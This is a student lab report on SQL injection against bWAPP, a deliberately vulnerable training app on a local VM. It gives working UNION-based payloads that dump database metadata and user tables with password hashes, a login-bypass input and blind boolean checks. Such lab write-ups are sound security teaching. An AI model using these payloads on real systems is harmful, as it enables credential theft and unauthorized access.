



HACETTEPE UNIVERSITY

COMPUTER ENGINEERING DEPARTMENT

BBM459 SECURE PROGRAMMING LAB - 2023 SPRING

Assignment 3

April 29, 2023

Student names:

Yiğit Emir İŞIKÇİ
Abdullah Mert DİNÇER

Student Numbers:

2200356028
2200356016

1 Problem Definition

The aim of this assignment is to demonstrate a practical understanding of SQL injection techniques and their impact on web applications. By performing a series of tasks, the assignment highlights the importance of secure programming practices and raises awareness of potential security vulnerabilities in web applications.

2 LAB TASKS

2.1 SQL Injection (Get/Select)

2.1.1 Find column number of the SQL statement.


The number of columns in the SQL query may be found using the "ORDER BY" clause. We started by increasing the column number up until an error is encountered.

First query we tried is `http://localhost/bWAPP/sqli_2.php?movie=1 order by 1&action=go`

A screenshot of a Mozilla Firefox browser window titled "bWAPP - SQL Injection - Mozilla Firefox". The address bar shows the URL `http://localhost/bWAPP/sqli_2.php?movie=1 order by 1&action=go`. The main content area displays the bWAPP homepage with the title "bWAPP: an extremely buggy web app!". Below the title, there is a form with the heading "/ SQL Injection (GET>Select) /". The form has a dropdown menu labeled "Select a movie:" containing "G.I. Joe: Retaliation" and a "Go" button. Below the dropdown is a table with five columns: Title, Release, Character, Genre, and IMDb. The first row of the table contains the values "Man of Steel", "2013", "Clark Kent", "action", and "Link". To the right of the form, there is a sidebar with social media icons for Twitter, LinkedIn, Facebook, and Email. At the bottom of the page, there is a footer with the text "bWAPP is licensed under CC BY-NC-SA © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive trance?"

Query returned the first column's data

Then we tried all queries from 1 to 8. When we tried the query with column 8, it gave an error. So we understand here that number of columns is 7.




2.1.2 Find name of the current database.

To find the current database name, you can use the "UNION SELECT" statement combined with the "database()" function. Since we already know the number of columns, we can use the following syntax:

```
http://localhost/bWAPP/sql_injection_2.php?movie=1 and 1=0 union select 1,2,database(),4,5,6,7&action=go
```

Here, we are disregarding the first query that returns movie 1 information with "and 1=0". Then we are getting the new query which is the columns and the database name. We are getting this name on 3rd column because we think that it's the best column to see results. When we visited the modified URL and the page displayed the name of the current database.




We can clearly see that database name is "bWAPP".

2.1.3 Find version of the database.

We used the "union select" query again with the "version()" function to obtain the database version. Used the following syntax in a manner similar to the earlier steps:

`http://localhost/bWAPP/sqli_2.php?movie=1 and 1=0 union select 1,2,version(),4,5,6,7&action=go`

When we visited the modified URL and the page displayed the version of the database used in the bWAPP application.



As we can see from here, version of the database is "5.0.96-0ubuntu3"

2.2 SQL Injection (POST/Select or POST/Search)

2.2.1 List table names and number of records in each table of the database.

The following is the greatest strategy to obtain the database's table names:

```
' and 1=0 union all select 1,table_schema,table_name,4,table_rows,6,7 from information_schema.tables where table_schema = 'bwapp' - '
```

Here, table_schema was written to title which corresponds column 2, table_name was written to release which corresponds to column 3 and table_rows (records) was written to character which corresponds to column 5.

The screenshot shows a Mozilla Firefox browser window titled "bWAPP - SQL Injection - Mozilla Firefox". The address bar shows the URL "http://localhost/bWAPP/sqli_6.php". The main content area displays the bWAPP logo and the text "an extremely buggy web app!". A navigation bar at the top includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". On the right side, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. Below the table, a footer note reads: "bWAPP is licensed under CC BY-NC-SA © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive training? [Contact](#)".

Title	Release	Character	Genre	IMDb
bWAPP	blog	0	4	Link
bWAPP	heroes	6	4	Link
bWAPP	movies	10	4	Link
bWAPP	users	2	4	Link
bWAPP	visitors	0	4	Link

As we can observe from here, table names are: blog, heroes, movies, users, visitors. And their number of records is 0, 5, 10, 2, 0 in the same order.

2.2.2 List column names of each table

We could get the column names with the injection of the code:

```
' and 1=0 union all select 1,table_name,column_name,4,5,6,7 from information_schema.columns where table_schema='bwapp' and table_name in (*blog", "heroes", "movies", "users", "visitors") and 1=1'
```

The screenshot shows a Mozilla Firefox browser window running on a Windows operating system. The title bar indicates the window is titled "beebox [Çalışıyor] - Oracle VM VirtualBox". The address bar shows the URL "http://localhost/bWAPP/sqli_6.php". The main content area displays a table titled "/ SQL Injection (POST/Search) /". The table has columns: Title, Release, Character, Genre, and IMDb. The rows show various movie entries with their details and a "Link" button. To the right of the table, there is a sidebar with social media icons for Twitter, LinkedIn, Facebook, and Email. Below the table, a footer bar mentions "bWAPP is licensed under the MIT License © 2014 MME BVBA / Follow @MME_BVBA on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive training?". The status bar at the bottom shows the tab is titled "bWAPP - SQL Injectio...".

Title	Release	Character	Genre	IMDb
blog	id	5	4	Link
blog	owner	5	4	Link
blog	entry	5	4	Link
blog	date	5	4	Link
heroes	id	5	4	Link
heroes	login	5	4	Link
heroes	password	5	4	Link
heroes	secret	5	4	Link
movies	id	5	4	Link
movies	title	5	4	Link
movies	release_year	5	4	Link

movies	imdb	5	4	Link
movies	tickets_stock	5	4	Link
users	id	5	4	Link
users	login	5	4	Link
users	password	5	4	Link
users	email	5	4	Link
users	secret	5	4	Link
users	activation_code	5	4	Link
users	activated	5	4	Link
users	reset_code	5	4	Link
users	admin	5	4	Link
visitors	id	5	4	Link
visitors	ip_address	5	4	Link
visitors	user_agent	5	4	Link
visitors	date	5	4	Link

bWAPP is licensed under [Creative Commons](#) © 2014 MME BVBA / Follow [@MME_BVBA](#) on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive training?

As we can see here: blog table has the colums id, owner, entry, date
 heroes table; id, login, password, secret
 movies table; id, title, release_year, imdb, tickets_stock
 users table; id, login, password, email, secret, activation_code, activated, reset_code, admin
 finally, visitors table; id, ip_adress, user_agent, date

2.3 SQL Injection (POST>Select or POST/Search)

2.3.1 List All Records In Each Table

There are 5 different tables in the database so we are going to reveal them each of them seperately as follows:

1. Table: blog ' and 1=0 union all select 1,id,owner,entry,date,6,7 from blog where 1=1-'
 This outputs the following:

bWAPP - SQL Injection - Mozilla Firefox

Choose your bug
bWAPP v2.2 Hack

Set your security level:
Low Set Current low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ SQL Injection (GET/Search) /

Search for a movie: py.date,6.7 from blog where 1=1- [Search]

Title	Release	Character	Genre	IMDb
No movies were found!				

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [training?](#)

2. Table: heroes ' and 1=0 union all select 1,id,login,password,secret,6,7 from heroes where 1=1-'
This outputs the following:

bWAPP - SQL Injection - Mozilla Firefox

Choose your bug
bWAPP v2.2 Hack

Set your security level:
Low Set Current low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ SQL Injection (GET/Search) /

Search for a movie: ' and 1=0 union all select 1,id,login, [Search]

Title	Release	Character	Genre	IMDb
1	neo	Oh why didn't I took that BLACK pill?	trinity	Link
2	alice	There's a cure!	loveZombies	Link
3	thor	Oh, no... this is Earth... isn't it?	Asgard	Link
4	wolverine	What's a Magneto?	Log@N	Link
5	johnny	I'm the Ghost Rider!	m3ph1st0ph3ls	Link
6	selene	It wasn't the Lycans. It was you.	m00n	Link

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [training?](#)

3. Table: visitors ' and 1=0 union all select 1,id,ip_address,user_agent,date,6,7 from visitors where 1=1-'

This outputs the following:

The screenshot shows a Mozilla Firefox browser window running on a Linux desktop (beebox). The title bar says "beebox (Running) - Oracle VM VirtualBox". The address bar shows the URL: "http://localhost/bWAPP/sql_1.php?title=' and 1=0 union all select 1,id,ip_address,user_agent,date,6,7 from visitors where 1=1-'". The page content is as follows:

bWAPP - SQL Injection - Mozilla Firefox

Choose your bug
bWAPP v2.2 | Hack

Set your security level
Low | Set Current low

bWAPP
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
No movies were found!				

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME_BVBA](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [steering?](#)

Done

4. Table: movies In this section there are more than enough columns so we'll process two modified SQL query in order to extract every column data. ' and 1=0 union all select 1,id,title,release_year,genre,6,7 from movies where 1=1-'

This outputs the following:

Title	Release	Character	Genre	IMDb
1	G.I. Joe: Retaliation	action	2013	Link
2	Iron Man	action	2008	Link
3	Man of Steel	action	2013	Link
4	Terminator Salvation	sci-fi	2009	Link
5	The Amazing Spider-Man	action	2012	Link
6	The Cabin in the Woods	horror	2011	Link
7	The Dark Knight Rises	action	2012	Link
8	The Fast and the Furious	action	2001	Link
9	The Incredible Hulk	action	2008	Link
10	World War Z	horror	2013	Link

bWAPP is licensed under [CC BY-NC-SA](#) © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive training?


' and 1=0 union all select 1,main_character,imdb,tickets_stock,5,6,7 from movies where 1=1-'
This outputs the following:

Title	Release	Character	Genre	IMDb
Cobra Commander	tt1583421	5	100	Link
Tony Stark	tt0371746	5	53	Link
Clark Kent	tt0770828	5	78	Link
John Connor	tt0438488	5	100	Link
Peter Parker	tt0948470	5	13	Link
Some zombies	tt1259521	5	666	Link
Bruce Wayne	tt1345836	5	3	Link
Brian O'Connor	tt0232500	5	40	Link
Bruce Banner	tt0800080	5	23	Link
Gerry Lane	tt0816711	5	0	Link

bWAPP is licensed under [CC BY-NC-SA](#) © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive training?

5. Table: users In this section again there are more than enough columns so we'll process two modified SQL query in order to extract every column data. ' and 1=0 union all select


1.id,login,password,email,6,7 from users where 1=1-'
 This outputs the following:



The screenshot shows a Firefox browser window with the URL `http://localhost/bWAPP/sql_1.php?title=+and+1%3D0+union+all+select+1%2Cid%2Clogin%2Cpassword%2Cemail%2C6%2C7+from+users`. The page title is "bWAPP - SQL Injection". The search bar contains the query "email,6,7 from users where 1=1-". The results table has columns: Title, Release, Character, Genre, and IMDb. It shows two rows of data:

Title	Release	Character	Genre	IMDb
1	A.I.M.	bwapp-aim@mailinator.com	6885858486f31043e5839c735d99457f045affd0	Link
2	bee	bwapp-bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0	Link

' and 1=0 union all select 1,secret,activation_code,activated,reset_code,6,7 from users where 1=1-'
 This outputs the following:



The screenshot shows a Firefox browser window with the URL `http://localhost/bWAPP/sql_1.php?title=+and+1%3D0+union+all+select+1%2Csecret%2Cactivation_code%2Cactivated%2Creset_co`. The page title is "bWAPP - SQL Injection". The search bar contains the query "code,6,7 from users where 1=1-". The results table has columns: Title, Release, Character, Genre, and IMDb. It shows two rows of data:

Title	Release	Character	Genre	IMDb
A.I.M. or Authentication Is Missing			1	Link
Any bugs?			1	Link

2.3.2 Get credentials of a superhero by using id column of the related table. Go to SQL Injection (Login Form/Hero) bug and login with username and password of the superhero.

We already have the password and the heros names as we run this command previously:

' and 1=0 union all select 1,id,login,password,secret,6,7 from heroes where 1=1-'

Chosen username: "neo"

Chosen hero's password: "trinity"

The screenshot shows a Mozilla Firefox browser window running on a 'beebox [Running] - Oracle VM VirtualBox' machine. The URL in the address bar is `http://localhost/bWAPP/sql_3.php`. The page title is 'bWAPP - SQL Injection - Mozilla Firefox'. The main content area displays the bWAPP logo and tagline 'an extremely buggy web app!'. At the top right, there are dropdown menus for 'Choose your bug' (set to 'bWAPP v2.2') and 'Set your security level' (set to 'low'). Below these are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. A navigation bar at the bottom includes links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. The central form area has fields for 'Login:' containing 'neo' and 'Password:' containing 'trinity', with a 'Login' button below them. A status message at the bottom of the page reads: 'bWAPP is licensed under [Creative Commons](#) © 2014 MME BVBA / Follow [@MME_BVBA](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training? [Contact us!](#)'.



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.


Login:



Password:

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**



2.3.3 Repeat the step 2 by not using the original password (In other words, you are expected to login without using the original password.). Interpret the result.

We already have the password and the heros names as we run this command previously:

```
' and 1=0 union all select 1,id,login,password,secret,6,7 from heroes where 1=1'
```

Chosen username: "neo"

A wrong password: "hacettepebbm459"

When we enter without using any special character site simply returns invalid password error as follows:

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:



Invalid credentials!

However when we play with things a little bit, we simply can realize that original authorization checking code something like this:

"... from heroes where name='aName' AND password='aPasssword'"

After this if we type an input as follows:

name: neo' OR

password: '

Query will look something like this:

"... from heroes where name='neo' OR 'AND password='"

Now, as long as we know the username because the or expression will always evaluate to true we can successfully log in with only a password as follows:

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

2.4 SQL Injection - Blind - Boolean-Based

2.4.1 Verify the name of the database found in step 2.2.1.b.

We know a movie that exists in the table called Man of Steel. By using this information and writing the following query we can perform the verification operation:
Man of Steel' and "database()"="bWAPP"-'

/ SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie exists in our database!

→

2.4.2 Verify the version of the database found in step 2.2.1.c.

By writing the following query we can perform the verification operation:
Man of Steel' and version()=5-'

/ SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie exists in our database!

2.4.3 Verify the e-mail address of a user listed in step 2.2.3.a.

We already had the user's name and email data and by using these informations and writing the following query we can perform the verification operation:
Man of Steel' and (select id from users where login="A.I.M." and email="bwapp-aim@mailinator.com")-,

/ SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie exists in our database!

l

It returns true if and only both email and login info is accurate. In that case we verified all the informations above.

3 References

<https://openai.com/>

<https://stackoverflow.com/>

<https://www.itsecgames.com/>